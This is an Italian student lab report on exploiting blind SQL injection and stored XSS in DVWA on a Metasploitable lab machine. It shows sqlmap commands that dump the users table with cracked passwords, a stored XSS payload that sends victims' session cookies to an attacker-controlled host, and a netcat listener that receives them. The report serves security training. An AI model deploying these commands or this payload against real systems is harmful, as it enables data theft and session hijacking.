Report sull'esercizio di Sicurezza Informatica

Data 12/01/23

Obiettivo dell'Esercizio:

L'obiettivo di questo esercizio è di mettere in pratica le competenze di penetration testing e sicurezza informatica, concentrandosi su due vulnerabilità specifiche all'interno dell'applicazione DVWA (Damn Vulnerable Web Application) in esecuzione sulla macchina Metasploitable. Le vulnerabilità da sfruttare sono la SQL injection (blind) e il Cross-Site Scripting (XSS) stored. Il livello di sicurezza dell'applicazione deve essere preconfigurato a "LOW".

Ambiente di Laboratorio:

L'esercizio si svolge nella macchina di laboratorio Metasploitable, che simula un ambiente vulnerabile e permette di esplorare e testare tecniche di hacking etico in un ambiente controllato.

Metodologia:

SQL Injection (Blind):

Identificare e sfruttare la vulnerabilità di SQL injection (blind) nell'applicazione DVWA. Per farlo utilizziamo SQLmap per eseguire una connessione al database.


SQLmap è uno strumento di penetration testing che automatizza l'individuazione e lo sfruttamento delle vulnerabilità di SQL injection nelle applicazioni web.


Iniziamo con un comando per visualizzare tutte le tabelle presenti nel database.

- sqlmap -u http://192.168.32.102/dvwa/vulnerabilities/sqli_blind/?id=...it=..# --cookie=”PHPSESSID=...;security=low” –tables

in questo commando con l'opzione -u specifichiamo il target, in questo caso con l'url. Dato che ci troviamo all'interno di una pagina dove prima ci siamo autenticati ci sono stati assegnati dei cookie di sessione. Per connetterci al database abbiamo sniffato i cookie con barpsuite ed inseriti nell'opzione –cookie.

Con l'opzione -tables diciamo al programma che vogliamo vedere tutte le tabelle del database.





Una volta identificata la cartella "users," utilizziamo un altro comando per visualizzare il contenuto, comprese le password degli utenti decifrate da sqlmap stesso

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.32.102/dvwa/vulnerabilities/sqli_blind/?id=mmmm&Submit=Submit#" --cookie="PHPSESSID=9225f8a1ab31ef2855f7c1e7944e2022; security=low" -T users --dump
```

- sqlmap -u http://192.168.32.102/dvwa/vulnerabilities/sqli_blind/?id=...it=..# --cookie=”PHPSESSID=...;security=low” –T users –dump

Con l’opzione -T dichiariamo di voler collegarci ad una tabella. Mentre con l’opzione --dump in SQLmap viene utilizzata per estrarre e visualizzare il contenuto completo delle tabelle del database al quale ci siamo collegati.

Risultato

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------+------------+
| user_id | user    | avatar                                                | password                               | last_name | first_name |
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------+------------+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     |
| 3       | 1337    | http://172.16.123.129/dvwa/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        |
+---------+---------+-------------------------------------------------------+----------------------------------------+-----------+------------+
```

XSS Stored:

Identificare e sfruttare la vulnerabilità di XSS stored nell'applicazione DVWA.

Decidiamo di eseguire lo script per l’utente admin, per cui una volta autenticati impostiamo la sicurezza a low, successivamente ci colleghiamo alla pagina XSS stored della dvwa.


In questa sezione possiamo aggiungere commento per cui procediamo e creiamo un payload XSS che consenta di recuperare i cookie di sessione delle vittime quando queste visitano quella pagina.

Lo script che abbiamo utilizzato è il seguente :

- <script> Var i = new Image (); i.src=‘’http://192.168.50.100:80/?q‘’+document.cookie; </script>

Questo script Invia i cookie a un server controllato dall'attaccante, in questo caso noi.

Importante: la sezione di commento ha un controllo sulla lunghezza del messaggio (max 50), abbiamo modificato il parametro direttamente dal formato html della pagina così da poter inserire lo script.




Per creare il server utilizziamo Netcat, Netcat, abbreviato come "nc", è uno strumento di linea di comando per la lettura e la scrittura di dati su reti utilizzando i protocolli TCP o UDP, svolgendo ruoli di client o server in diverse attività di rete.

Creiamo quindi un server in ascolto sulla porta 80 con il comando:

- Nc -lvp 80

Come da screen vediamo che una volta inserito lo script nella sezione di commento arriva la risposta sul nostro netcat in ascolto.



Ed anche la risposta dello script:

Conclusioni:

L'esercizio ha dimostrato l'efficacia di SQLmap nell'individuare e sfruttare vulnerabilità di SQL injection, consentendo l'accesso non autorizzato alle informazioni del database. Inoltre, la creazione di un payload XSS ha evidenziato la possibilità di compromettere la sicurezza dell'applicazione e di catturare i cookie di sessione delle vittime. Va notato che lo stesso approccio avrebbe potuto essere replicato per catturare i cookie di sessione di tutti gli altri utenti identificati nella tabella "users".